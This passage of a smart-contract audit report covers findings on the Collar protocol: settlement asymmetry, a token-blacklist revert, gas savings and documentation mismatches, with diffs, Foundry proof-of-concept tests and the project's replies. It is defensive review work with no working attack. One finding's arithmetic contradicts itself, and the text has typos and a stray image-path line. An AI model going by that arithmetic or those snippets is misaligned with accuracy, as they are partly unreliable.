So no-one will be prejudiced by setting a `startingFee = 0` and a `feeIncreaseAmount = X`. It would look something similar to:

```
  function calculateRollFee(RollOffer memory offer, uint price) public pure returns (int rollFee) {
      int prevPrice = offer.feeReferencePrice.toInt256();
      int priceChange = price.toInt256() - prevPrice;

-     int feeSize = SignedMath.abs(offer.feeAmount).toInt256();
+     int feeMovementSize = SignedMath.abs(offer.feeMovementSize).toInt256();
      int change = feeMovementSize * offer.feeDeltaFactorBIPS * priceChange / prevPrice / int(BIPS_BASE);
-     rollFee = offer.feeAmount + change;
+     rollFee = offer.startingFee + change;
  }
```

Clave: In most situations the fee will be non-zero, because the provider will likely require compensation for providing the roll (cancelling their existing position, which forgoes upside and requires adjustement to hedges), so this fee calculation suits the business needs while being relatively simple.

3.2.10 Asymmetric and Unbalanced Settlement Calculation

Submitted by Kokkiri

Severity: Low Risk

Context: CollarTakerNFT.sol#L119-L130, CollarTakerNFT.sol#L377-L394

Summary: The settlement calculations disproportionately favor the taker over the provider. This asymmetry leads to scenarios where equivalent price movements in opposite directions do not result in fair, corresponding losses or gains for each party.

Finding Description: The current settlement formula relies on absolute differences between prices, which results in unequal outcomes for symmetrical price movements. For example, if you view the price as "assetA priced in assetB," a doubling of the price means assetA is worth twice as many units of assetB. Conversely, if you were to think of the price as "assetB priced in assetA," a halving scenario would be its symmetrical counterpart. Therefore, a 2x increase and a 2x decrease are essentially equal events, just perceived from reversed roles of the assets. In a fair system, both should produce equal outcomes for takers and providers. However, the calculations as implemented do not maintain this balance.

For example, consider the following scenario:

- Start Price: 100.

- Put Strike Price (25% of start or price decrease by 4 times): 25.
- Call Strike Price (400% of start or price increase by 4 times): 400.
- Taker Locked: 1500 (the amount locked by the taker at position opening).
- Provider Locked: Derived as `takerLocked * (callRange/putRange)`, where `putRange = 100 - 75 = 25` and `callRange = 400 - 100 = 300`. In this scenario, `providerLocked = takerLocked * (300/25) = 6000`.

With this symmetrical setup (put and call distances are relatively equal from the start price), one would expect symmetrical outcomes for equal percentage changes. But let's examine what happens when the price changes:

1. Price Increases by a Factor of 2 (From 100 to 200):
    - The price increases from 100 to 200.
    - The gain for the taker is calculated linearly based on the range of the call side:
        - `takerGainRange = endPrice - startPrice = 200 - 100 = 100`.
        - `callRange = 400 - 100 = 300`.
        - `takerGain = providerLocked * (takerGainRange / callRange) = 6000 * (100/300) = 2000`.
    - The provider loses `takerGain = 2000`.
2. Price Decreases by a Factor of 2 (From 100 to 50):
    - The price decreases from 100 to 50.
    - The provider's gain (or taker's loss) is calculated linearly based on the range of the put side:
        - `providerGainRange = startPrice - endPrice = 100 - 50 = 50`.
        - `putRange = 100 - 25 = 75`.
        - `providerGain = takerLocked * (providerGainRange / putRange) = 1500 * (50/75) = 1000`.

However, because the current logic clamps the end price and uses absolute differences rather than proportional changes, the outcomes are skewed. This imbalance gives the taker a systematic advantage.

To illustrate it more clearly, the assumingly balanced scenario by the protocol, where the put strike price is 90% of the start price and the call strike price is 110% of the start price, the stakes of taker and provider are equal. However, the chances of reaching the 90% strike price are lower, as it requires a 11.11% price decrease.

This violates the principle of ensuring both parties face symmetrical and fair consequences from equivalent proportional price movements.

Impact Explanation: The impact is considered Medium. While this issue may not lead to direct asset theft or immediate protocol breakdown, it distorts the fair market incentives. Over time, it can erode confidence, discourage participation, and skew liquidity, harming the protocol's sustainability and fairness.

Likelihood Explanation: The likelihood of occurrence is High. Any participant analyzing the settlement mechanics can exploit this systematic advantage. Since price movements are intrinsic to the market, this scenario will frequently arise, making the exploit consistently available.

Proof of Concept:

```
// SPDX-License-Identifier: MIT
pragma solidity 0.8.22;

import "forge-std/Test.sol";
import { Pausable } from "@openzeppelin/contracts/utils/Pausable.sol";
import { Ownable } from "@openzeppelin/contracts/access/Ownable.sol";
import { SafeCast } from "@openzeppelin/contracts/utils/math/SafeCast.sol";
import { Strings } from "@openzeppelin/contracts/token/ERC721/ERC721.sol";

import { TestERC20 } from "../utils/TestERC20.sol";
import { IERC20Metadata } from "@openzeppelin/contracts/token/ERC20/ERC20.sol";
```

```
import { BaseAssetPairTestSetup, BaseTakerOracle } from "./BaseAssetPairTestSetup.sol";

import { CollarTakerNFT, ICollarTakerNFT } from "../../src/CollarTakerNFT.sol";
import { ICollarTakerNFT } from "../../src/interfaces/ICollarTakerNFT.sol";
import { CollarProviderNFT } from "../../src/CollarProviderNFT.sol";
import { ICollarProviderNFT } from "../../src/interfaces/ICollarProviderNFT.sol";
import { ITakerOracle } from "../../src/interfaces/ITakerOracle.sol";

contract CollarTakerNFTTest is BaseAssetPairTestSetup {
    uint takerLocked = 1500 ether;
    uint providerLocked = 6000 ether;
    uint callStrikePrice = 4000 ether; // 400% of the price
    uint putStrikePrice = 250 ether; // 25% of the price

    uint offerId = 999; // stores latest ID, init to invalid
    function setUp() public override {
        ltv = 2500; // decrease by 4 times
        callStrikePercent = 40000; // increase by 4 times
        super.setUp();
    }

    function createOffer() internal {
        startHoax(provider);
        cashAsset.approve(address(providerNFT), largeAmount);

        uint expectedOfferId = providerNFT.nextPositionId();
        vm.expectEmit(address(providerNFT));
        emit ICollarProviderNFT.OfferCreated(
            provider, ltv, duration, callStrikePercent, largeAmount, expectedOfferId, 0
        );
        offerId = providerNFT.createOffer(callStrikePercent, largeAmount, ltv, duration, 0);
        CollarProviderNFT.LiquidityOffer memory offer = providerNFT.getOffer(offerId);
        assertEq(offer.callStrikePercent, callStrikePercent);
        assertEq(offer.available, largeAmount);
        assertEq(offer.provider, provider);
        assertEq(offer.duration, duration);
        assertEq(offer.callStrikePercent, callStrikePercent);
        assertEq(offer.putStrikePercent, ltv);
    }

    function checkOpenPairedPosition() internal returns (uint takerId, uint providerNFTId) {
        createOffer();

        startHoax(user1);
        cashAsset.approve(address(takerNFT), takerLocked);

        // expected values
        uint expectedTakerId = takerNFT.nextPositionId();
        uint expectedProviderId = providerNFT.nextPositionId();
        uint _providerLocked = checkCalculateProviderLocked(takerLocked, ltv, callStrikePercent);

        ICollarTakerNFT.TakerPosition memory expectedTakerPos = ICollarTakerNFT.TakerPosition({
            providerNFT: providerNFT,
            providerId: expectedProviderId,
            duration: duration,
            expiration: block.timestamp + duration,
            startPrice: oraclePrice,
            putStrikePercent: ltv,
            callStrikePercent: callStrikePercent,
            takerLocked: takerLocked,
            providerLocked: _providerLocked,
            settled: false,
            withdrawable: 0
        });
        vm.expectEmit(address(takerNFT));
        emit ICollarTakerNFT.PairedPositionOpened(
            expectedTakerId, address(providerNFT), expectedProviderId, offerId, takerLocked, oraclePrice
        );
        (takerId, providerNFTId) = takerNFT.openPairedPosition(takerLocked, providerNFT, offerId);
        // return values
        assertEq(takerId, expectedTakerId);
        assertEq(providerNFTId, expectedProviderId);

        // position view
        CollarTakerNFT.TakerPosition memory takerPos = takerNFT.getPosition(takerId);
        assertEq(abi.encode(takerPos), abi.encode(expectedTakerPos));
```

```
    (uint expiration, bool settled) = takerNFT.expirationAndSettled(takerId);
    assertEq(expiration, expectedTakerPos.expiration);
    assertEq(settled, expectedTakerPos.settled);

    // provider position
    CollarProviderNFT.ProviderPosition memory providerPos = providerNFT.getPosition(providerNFTId);
    assertEq(providerPos.duration, duration);
    assertEq(providerPos.expiration, block.timestamp + duration);
    assertEq(providerPos.providerLocked, providerLocked);
    assertEq(providerPos.putStrikePercent, ltv);
    assertEq(providerPos.callStrikePercent, callStrikePercent);
    assertEq(providerPos.settled, false);
    assertEq(providerPos.withdrawable, 0);
}

function checkCalculateProviderLocked(uint _takerLocked, uint putStrike, uint callStrike)
    internal
    view
    returns (uint _providerLocked)
{
    // calculate
    uint putRange = BIPS_100PCT - putStrike;
    uint callRange = callStrike - BIPS_100PCT;
    _providerLocked = callRange * _takerLocked / putRange;
    // check view agrees
    assertEq(_providerLocked, takerNFT.calculateProviderLocked(_takerLocked, putStrike, callStrike));
}

function createAndSettlePosition(uint priceToSettleAt, int expectedProviderChange)
    internal
    returns (uint takerId)
{
    (takerId,) = checkOpenPairedPosition();
    skip(duration);
    // set settlement price
    updatePrice(priceToSettleAt);
    checkSettlePosition(takerId, priceToSettleAt, expectedProviderChange);
}

function checkSettlePosition(uint takerId, uint expectedSettlePrice, int expectedProviderChange)
    internal
{
    CollarTakerNFT.TakerPosition memory takerPos = takerNFT.getPosition(takerId);
    uint providerNFTId = takerPos.providerId;
    uint expectedTakerOut = uint(int(takerLocked) - expectedProviderChange);
    uint expectedProviderOut = uint(int(providerLocked) + expectedProviderChange);

    // check the view
    {
        (uint takerBalanceView, int providerChangeView) =
            takerNFT.previewSettlement(takerPos, expectedSettlePrice);
        assertEq(takerBalanceView, expectedTakerOut);
        assertEq(providerChangeView, expectedProviderChange);
    }

    uint takerNFTBalanceBefore = cashAsset.balanceOf(address(takerNFT));
    uint providerNFTBalanceBefore = cashAsset.balanceOf(address(providerNFT));

    startHoax(user1);
    vm.expectEmit(address(providerNFT));
    emit ICollarProviderNFT.PositionSettled(providerNFTId, expectedProviderChange, expectedProviderOut);
    vm.expectEmit(address(takerNFT));
    emit ICollarTakerNFT.PairedPositionSettled(
        takerId,
        address(providerNFT),
        providerNFTId,
        expectedSettlePrice,
        expectedTakerOut,
        expectedProviderChange
    );
    takerNFT.settlePairedPosition(takerId);

    // balance changes
    assertEq(
        int(cashAsset.balanceOf(address(takerNFT))), int(takerNFTBalanceBefore) - expectedProviderChange
    );
```

```
        assertEq(
            int(cashAsset.balanceOf(address(providerNFT))),
            int(providerNFTBalanceBefore) + expectedProviderChange
        );

        // positions changes
        CollarTakerNFT.TakerPosition memory takerPosAfter = takerNFT.getPosition(takerId);
        assertEq(takerPosAfter.settled, true);
        assertEq(takerPosAfter.withdrawable, expectedTakerOut);
        (, bool settled) = takerNFT.expirationAndSettled(takerId);
        assertEq(settled, true);

        CollarProviderNFT.ProviderPosition memory providerPosAfter = providerNFT.getPosition(providerNFTId);
        assertEq(providerPosAfter.settled, true);
        assertEq(providerPosAfter.withdrawable, expectedProviderOut);
    }

    function checkWithdrawFromSettled(uint takerId, uint expectedTakerOut) public {
        uint cashBalanceBefore = cashAsset.balanceOf(user1);
        vm.expectEmit(address(takerNFT));
        emit ICollarTakerNFT.WithdrawalFromSettled(takerId, expectedTakerOut);
        uint withdrawal = takerNFT.withdrawFromSettled(takerId);
        assertEq(withdrawal, expectedTakerOut);
        assertEq(cashAsset.balanceOf(user1), cashBalanceBefore + expectedTakerOut);
        CollarTakerNFT.TakerPosition memory position = takerNFT.getPosition(takerId);
        assertEq(position.withdrawable, 0);
    }

    // PoC test

    function test_PoC() public {
        uint endPrice = putStrikePrice * 2;
        // taker loses 1000 ether
        uint takerId = createAndSettlePosition(endPrice, 1000 ether);
        checkWithdrawFromSettled(takerId, 500 ether);
        endPrice = callStrikePrice / 2;
        updatePrice(1000 ether);
        // provider loses 2000 ether
        takerId = createAndSettlePosition(endPrice, -2000 ether);
        checkWithdrawFromSettled(takerId, 3500 ether);
    }
}
```

Recommendation: Adopt a multiplicative (ratio-based) approach for handling price decreases, ensuring calculations are symmetric and equivalent to price increases.

- Updated `_settlementCalculations` Function: Assume the decreased price is $\text{endPrice} = \frac{\text{startPrice}}{x}$, where $x > 1$ and $\text{putStrikePrice} = \frac{\text{startPrice}}{y}$, where $y > 1$.

  1. Provider Gain Range: $\text{providerGainRange} = \frac{(\text{startPrice} - \text{endPrice}) \times 10^{18}}{\text{endPrice}} = \frac{\left(\text{startPrice} - \frac{\text{startPrice}}{x}\right) \times 10^{18}}{\frac{\text{startPrice}}{x}} = (x - 1) \times 10^{18}$
  2. Put Range: $\text{putRange} = \frac{(\text{startPrice} - \text{putStrikePrice}) \times 10^{18}}{\text{putStrikePrice}} = \frac{\left(\text{startPrice} - \frac{\text{startPrice}}{y}\right) \times 10^{18}}{\frac{\text{startPrice}}{y}} = (y - 1) \times 10^{18}$
  3. Provider Gain Calculation: $\text{providerGain} = \frac{\text{position.takerLocked} \times \text{providerGainRange}}{\text{putRange}} = \frac{\text{position.takerLocked} \times (x-1) \times 10^{18}}{(y-1) \times 10^{18}} = \text{position.takerLocked} \times \frac{(x-1)}{(y-1)}$, which equivalent to the price increase calculation.

```
    function _settlementCalculations(Position memory position, uint startPrice, uint endPrice, uint
    ↪  putStrikePrice, uint callStrikePrice)
        internal
        returns (int providerDelta, uint takerBalance)
    {
        if (endPrice < startPrice) {
            // Taker Locked: divided between taker and provider
            // Provider Locked: all goes to provider
-           uint providerGainRange = startPrice - endPrice;
-           uint putRange = startPrice - putStrikePrice;
+           uint providerGainRange = (startPrice - endPrice) * 1e18 / endPrice; // Equivalent to (x - 1) *
↪  1e18
+           uint putRange = (startPrice - putStrikePrice) * 1e18 / putStrikePrice; // Equivalent to (y -
↪  1) * 1e18
            uint providerGain = position.takerLocked * providerGainRange / putRange;
            takerBalance -= providerGain;
            providerDelta = providerGain.toInt256();
        } else {
            // Taker Locked: all goes to taker
            // Provider Locked: divided between taker and provider
            uint takerGainRange = endPrice - startPrice;
            uint callRange = callStrikePrice - startPrice;
            uint takerGain = position.providerLocked * takerGainRange / callRange;

            takerBalance += takerGain;
            providerDelta = -takerGain.toInt256();
        }
    }
```

- Updated `calculateProviderLocked` Function. The same applies to the `calculateProviderLocked` function.

1. Assume putStrikePercent $= \frac{\text{BIPS\_BASE}}{y}$, where $y > 1$:

It results in putRange $= \frac{(\text{BIPS\_BASE} - \text{putStrikePercent}) \times 10^{18}}{\text{putStrikePercent}} = \frac{\left(\text{BIPS\_BASE} - \frac{\text{BIPS\_BASE}}{y}\right) \times 10^{18}}{\frac{\text{BIPS\_BASE}}{y}} = (y-1) \times 10^{18}$ This ensures that `putRange` scales proportionally with the ratio y, maintaining consistency with the `providerLocked` calculations.

2. To adapt with the same basis points of `callRange`, we need to revise it as well: callRange $= \frac{(\text{callStrikePercent} - \text{BIPS\_BASE}) \times 10^{18}}{\text{BIPS\_BASE}} = \frac{(x \times \text{BIPS\_BASE} - \text{BIPS\_BASE}) \times 10^{18}}{\text{BIPS\_BASE}} = (x-1) \times 10^{18}$:

```
  function calculateProviderLocked(uint takerLocked, uint putStrikePercent, uint callStrikePercent)
      public
      pure
      returns (uint)
  {
      require(putStrikePercent > 0, "Invalid putStrikePercent");
      require(callStrikePercent > BIPS_BASE, "Invalid callStrikePercent");

-     uint putRange = BIPS_BASE - putStrikePercent;
-     uint callRange = callStrikePercent - BIPS_BASE;
+     uint putRange = (BIPS_BASE - putStrikePercent) * 1e18 / putStrikePercent; // Equivalent to (y - 1) * 1e18
+     uint callRange = (callStrikePercent - BIPS_BASE) * 1e18 / BIPS_BASE; // Equivalent to (x - 1) * 1e18

      return takerLocked * callRange / putRange;
  }
```

Collar: This is a great analysis and a very high quality report. It is problematic to frame this as an exploit, due to the the fact that the provider offers specific put and call strike percentages (as well as durations) that are not forced or expected to be symmetric.

In general, because of their role placing specific offers (specific duration, put and call strikes), underwriting a complex instrument (the collar position), they are already assumed to consider their costs (creation, hedging, and settlement) to offer it. The payout calculation is only one consideration, and it being simple is an advantage in this case. The intention is that they will make offers that they consider profitable to them given their model of the market and the payout calculation.

So for a given put strike percentage a user wants, and in those specific market conditions, a provider may offer a call strike percentage they consider profitable to fund. For example, at the extreme they can offer 101% call strike (1% up) for to 10% put strike (90% down), they would stand to gain a lot more than

they risk. Because price changes are not uniformly distributed (more extreme ones are exponentially less likely), this would mean that in expectation this would make the deal highly biased in their favor. No user will take that of course.

For a more realistic example, if the neutral deal (considering the analysis) is not 90/110, but instead (for example) 90/109, they may actually offer 90/108, such that for them it is profitable (considering their models of the markets and options pricing calculations, and considering their costs of hedging, capital etc). If a user finds this offer appealing, they may take it.

Moreover, in general we cannot aim to replicate fully "correct" options pricing model (if it exists). In that view, it is correct to observe (like in this report) that price changes are not linearly symmetric. But the same can be said about marginal lock amount - there is similar amount of locked assets for the first 100->101% of price change, as there is for the 1% change for 110%->111.1%, while both have different probabilities initially.

In addition to this, the extreme values of put and call strike percentages mentioned (at which the asymetry becomes more impactful) are very unlikely: put strikes correspond to borrow LTVs, so are likely to be as high as provider can provide for. For these higher put strikes, only similarly low call strikes are likely to be offered (since high call strikes would be very risky for high put strikes). This makes the asymetry shown to be in practice small.

For now it appears that this property is important to document clearly. However, making the suggested change would make the the outcomes of the calculation a lot less intuitive, and hard to reason about, which can be detrimental for users, providers, and other protocol components built on top of this.

In terms of severity, we see it as low severity currently:

- Low likelihood: the likelihood of a non sophisticated provider which offers a symmetric position and assumes it means equal odds and doesn't hedge (so doesn't calculate any costs or outcomes). Basically they use this a betting market (perps + take-profit order but with no leverage and no funding payments for their short position).
- Medium impact: such a provider may lose or win depending on price changes, but on average they will tend to lose more bets than they win.

Additional points from the documentation:

- Providers offers do not limit execution price (only strike percentages), nor have deadlines, and are expected to be actively managed.

See also the documentation of the intended providers as sophisticated financial actors.

3.2.11 `LoansNFT::forecloseLoan` might revert if underlying asset has a blacklist

Submitted by 0xRstStn

Severity: Low Risk

Context: *(No context files were provided by the reviewer)*

Summary: Some tokens have a blacklist. If an address is added to the token's blacklist, transfer to and from that address will revert.

Finding Description: At the end of `LoansNFT::forecloseLoan`, a transfer of the underlying token is made to the borrower. In the case the underlying asset used is a token with a blacklist, invoking `forecloseLoan` for a loan where the borrower is blacklisted will make this call revert:

- LoansNFT.sol#L371-L427:

```
function forecloseLoan(uint loanId, SwapParams calldata swapParams) external whenNotPaused {
    // get the borrower address here, both to ensure loan is active (will revert otherwise)
    // and because owner address won't be available after burning the NFT
    address borrower = ownerOf(loanId);

    Loan memory loan = getLoan(loanId);
    require(loan.usesEscrow, "loans: not an escrowed loan");

    ... ...
    ... ...
    ... ...

    uint fromSwap = _swap(cashAsset, underlying, cashAvailable, swapParams);

    // Release escrow, and send any leftovers to user. Their express trigger of balance update
    // (withdrawal) is neglected here due to being anyway in an undesirable state of being foreclosed
    // due to not repaying on time. It's the responsibility of the NFT owner to avoid foreclosure
    // so if the NFT is in some contract that won't attribute these funds, it's the owner's fault.
    uint toBorrower = _releaseEscrow(escrowNFT, escrowId, fromSwap);
    underlying.safeTransfer(borrower, toBorrower); // if borrower is blacklisted, this will revert //
    ↪  <<<

    emit LoanForeclosed(loanId, escrowId, fromSwap, toBorrower);
}
```

The escrow owner would be forced to invoke `lastResortSeizeEscrow` so he could recover the funds although no late fees will be paid.

Impact Explanation: The Impact is low since the escrow owner can recover his funds, although no late fees will be paid and the user experience will also be impacted.

Likelihood Explanation: The likelihood is low since the most common underlying assets (eg WETH) do not have blacklists. However, nothing impedes the protocol from using any ERC20 token with a blacklist (even using USDC as underlying for some pairs). With regard to the borrower being blacklisted, the probability is very low unless the borrower makes himself get blacklisted.

Recommendation: Instead of transferring the remaining underlying to the borrower, store it in the contract so they have to be pulled by the borrower.

If that is not feasible, add a warning in the contract not to use tokens with a blacklist as underlying.

3.3 Gas Optimization

3.3.1 `LoansNFT::_isSenderOrKeeperFor()` can be optimized by using short-circuits

Submitted by phil

Severity: Gas Optimization

Context: *(No context files were provided by the reviewer)*

Description: The `LoansNFT::_isSenderOrKeeperFor()` function unnecessarily reads from storage several times. It could be optimized to consume less gas by using short-circuits, which will lead to less storage reading, which is an expensive operation.

The rationale is:

- If `msg.sender == authorizedSender`, it can already short circuit and return `true`.
- If that is not true and `msg.sender != closingKeeper`, it can also short circuit and return `false`.

This will make the function consume less gas, while maintaining the exact same functionality.

Recommendations:

```
  function _isSenderOrKeeperFor(address authorizedSender) internal view returns (bool) {
+     if (msg.sender == authorizedSender) {
+         return true;
+     } else if (msg.sender == closingKeeper) {
+         if (keeperApproved[authorizedSender]) {
+             return true;
+         }
+     }
-     bool isSender = msg.sender == authorizedSender; // is the auth target
-     bool isKeeper = msg.sender == closingKeeper;
-     // our auth target allows the keeper
-     bool _keeperApproved = keeperApproved[authorizedSender];
-     return isSender || (_keeperApproved && isKeeper);
  }
```

3.3.2 Unnecessary SafeCast on `CollarProviderNFT::createOffer()` params

Submitted by phil

Severity: Gas Optimization

Context: *(No context files were provided by the reviewer)*

Description: `SafeCast::toUint24()` makes extra operations when compared to direct casting to `uint24(var)`. It's main use case is it checks the value and reverts if greater than `type(uint24).max`, which is equivalent to 16,777,215.

The `createOffer()` function has the following requires:

```
require(callStrikePercent <= MAX_CALL_STRIKE_BIPS, "provider: strike percent too high");
require(putStrikePercent <= MAX_PUT_STRIKE_BIPS, "provider: invalid put strike percent");
```

Considering the constants definitions:

```
uint internal constant BIPS_BASE = 10_000;
uint public constant MAX_CALL_STRIKE_BIPS = 10 * BIPS_BASE; // 10x or 1000%
uint public constant MAX_PUT_STRIKE_BIPS = BIPS_BASE - 1; // 1 less than 1x
```

It is clear that `callStrikePercent` and `putStrikePercent`, being <= than the constants above, will never be greater than 16,777,215. Therefore, the function could be more gas-efficient by directly casting to `uint24`, instead of using `SafeCast`.

Recommendations:

```
  function createOffer(
      ...
+     putStrikePercent: uint24(putStrikePercent),
+     callStrikePercent: uint24(callStrikePercent),
-     putStrikePercent: SafeCast.toUint24(putStrikePercent),
-     callStrikePercent: SafeCast.toUint24(callStrikePercent),
```

3.3.3 Inefficiency on `CollarProviderNFT::mintFromOffer()`

Submitted by phil

Severity: Gas Optimization

Context: *(No context files were provided by the reviewer)*

Description: `ltv` is declared as a variable on `CollarProviderNFT::mintFromOffer()`, and the only use of this variable is the following require - it is not used anywhere else in the function:

```
uint ltv = offer.putStrikePercent; // assumed to be always equal
require(configHub.isValidLTV(ltv), "provider: unsupported LTV");
require(configHub.isValidCollarDuration(offer.duration), "provider: unsupported duration");
```

It would be more gas-efficient to retrieve the variable inside of the require, saving the gas from declaring the variable.

Recommendations:

```
+ require(configHub.isValidLTV(offer.putStrikePercent), "provider: unsupported LTV");
- uint ltv = offer.putStrikePercent; // assumed to be always equal
- require(configHub.isValidLTV(ltv), "provider: unsupported LTV");
  require(configHub.isValidCollarDuration(offer.duration), "provider: unsupported duration");
```

3.4 Informational

3.4.1 Discrepancy Between `BIPS_BASE` Constant and NatSpec Documentation

Submitted by codexNature

Severity: Informational

Context: *(No context files were provided by the reviewer)*


Description: The `EscrowSupplierNFT::cappedGracePeriod` function contains a potential misalignment between the documented basis point (bips) logic in the NatSpec comment and the implementation of the `BIPS_BASE` constant.

- The NatSpec comment suggest that 100 Bips = 1%, but the implemented constant `BIPS_BASE` is set to `10_000`, implying bips = 100%.
- This inconsistency could lead to incorrect calculations of `timeAfforded` in scenarios involving late fees and escrow balances, potentially resulting in either overly restrictive or excessively lenient grace periods for borrowers.

This discrepancy can confuse developers and auditors, increasing the likelihood of misinterpretation or incorrect adjustments in future updates.

Proof of Concept:

```
// SPDX-License-Identifier: MIT

pragma solidity 0.8.22;

import "forge-std/Test.sol";
import { IERC20 } from "@openzeppelin/contracts/token/ERC20/IERC20.sol";
import { Strings } from "@openzeppelin/contracts/token/ERC721/ERC721.sol";

import { TestERC20 } from "../utils/TestERC20.sol";
import { BaseAssetPairTestSetup } from "./BaseAssetPairTestSetup.sol";

import { EscrowSupplierNFT, IEscrowSupplierNFT } from "../../src/EscrowSupplierNFT.sol";

contract BipBaseTest is Test {
  uint internal constant YEAR = 365 days;

  //Parameters
  uint public maxLateFee = 10 ether;
  uint public escrowed = 1000 ether;
  uint public lateFeeAPR = 200; // Late fee basis points (200 bips = 2%)

  // Scenario 1 BIPS_BASE = 100 (100 bips = 1%)
  uint internal constant BIPS_BASE_100 = 100;

  // Scenario 2 BIPS_BASE = 10,000 (10,000 bips = 100%)
  uint internal constant BIPS_BASE_10000 = 10_000;

  function testCalculateTimeAfforded() public view{
    // Scenerio One
    uint timeAfforded100 = maxLateFee * YEAR * BIPS_BASE_100 / escrowed / lateFeeAPR;

    // Scenario Two
    uint timeAfforded10000 = maxLateFee * YEAR * BIPS_BASE_10000 / escrowed / lateFeeAPR;

    console.log("Time Afforded with BIPS_BASE = 100: ", timeAfforded100);
    console.log("Time Afforded with BIPS_BASE = 10000: ", timeAfforded10000);

    assertGt(timeAfforded100, 0, "Time Afforded with BIPS_BASE = 100 should be greater than zero");
    assertGt(timeAfforded10000, 0, "Time Afforded with BIPS_BASE = 10000 should be greater than zero");
  }
}
```



As you can see in the image above the returns for:

1. Time Afforded with BIPS_BASE of 100 is 157680, (about 2 days).
2. Time Afforded with BIPS_BASE of 10000 is 15768000(about 182 days).

Recommendation:

1. Clarify Intended Basis Points Logic:
   - Determine if 100 bips = 1% or 10,000 bips = 100% aligns with the protocol's intended APR calculation method.
2. Fix Constant or Update Documentation:**
   - If `100 bips = 1%` os correct, update the constant:

```
unit internal constant BIPS_BASE = 100;
```

   - If `10,000 bips = 100%` is correct, update the NatSpec documentation to reflect this:

```
// Formula: time = fee * YEAR * BIPS_BASE (10,000 = 100%) / escrowed / APR
```

3. Add Comments for Clarity: Clearly document the choice and rationale for the `BIPS_BASE` value in the codebase to prevent future misunderstanding.

Collar: If I understand correctly this is about `100bips` in the inline comments (not in the NatSpec comment), if so this is valid.

3.4.2 Use of `virtual` keyword without any overrides

Submitted by 0xMushow

Severity: Informational

Context: *(No context files were provided by the reviewer)*

Summary: A function is marked as `virtual` even though there isn't any overrides of that function.

Finding Description: The function `BaseTakerOracle::sequencerLiveFor` is marked as virtual, indicating it can be overridden in derived contracts. However, no overrides of this function exist in the codebase, making the use of virtual unnecessary. This could cause confusion for developers, as it implies extensibility that is not utilized.

Impact Explanation: This can confuse the developers

Recommendation: Remove the `virtual` keyword from the function as below:

```
- function sequencerLiveFor(uint atLeast) public view virtual returns (bool) {
+ function sequencerLiveFor(uint atLeast) public view returns (bool) {
```

Collar: Will fix

3.4.3 `updateOfferAmount()` can be used for spamming events

Submitted by bbl4de, also found by mrmatrixx and phil

Severity: Informational

Context: *(No context files were provided by the reviewer)*

Description: `updateOfferAmount()` function in both `CollarProviderNFT()` and `EscrowSupplierNFT` is supposed to ignore calls where `newAmount` equals `previousAmount`:

```
if (newAmount > previousAmount) {
    // deposit more
    uint toAdd = newAmount - previousAmount;
    offer.available += toAdd;
    cashAsset.safeTransferFrom(msg.sender, address(this), toAdd);
} else if (newAmount < previousAmount) {
    // withdraw
    uint toRemove = previousAmount - newAmount;
    offer.available -= toRemove;
    cashAsset.safeTransfer(msg.sender, toRemove);
} else { } // <<< no change
```

However, as it emits an event `OfferUpdated()` any provider can poison off-chain monitoring by repeatedly calling this function with the same amount.

Recommendation: Consider reverting the call if `newAmount == previousAmount` or silently returning inside the `else` branch.

Collar: Same as for 1 wei updates, 0 is sometimes special, but not in this case. This is why gas fees exist - to prevent spam.

3.4.4 `CollarProviderNFT` duration should never be allowed to be set to zero (lack of sanity check)

Submitted by jsonDoge

Severity: Informational

Context: CollarProviderNFT.sol#L171

Summary: `CollarProviderNFT` allows creating offers with zero duration. But `CollarTakerNFT` function `openPairedPosition` which is responsible for calling `providerNFT.mintFromOffer` has a check

```
require(offer.duration != 0, "taker: invalid offer")
```

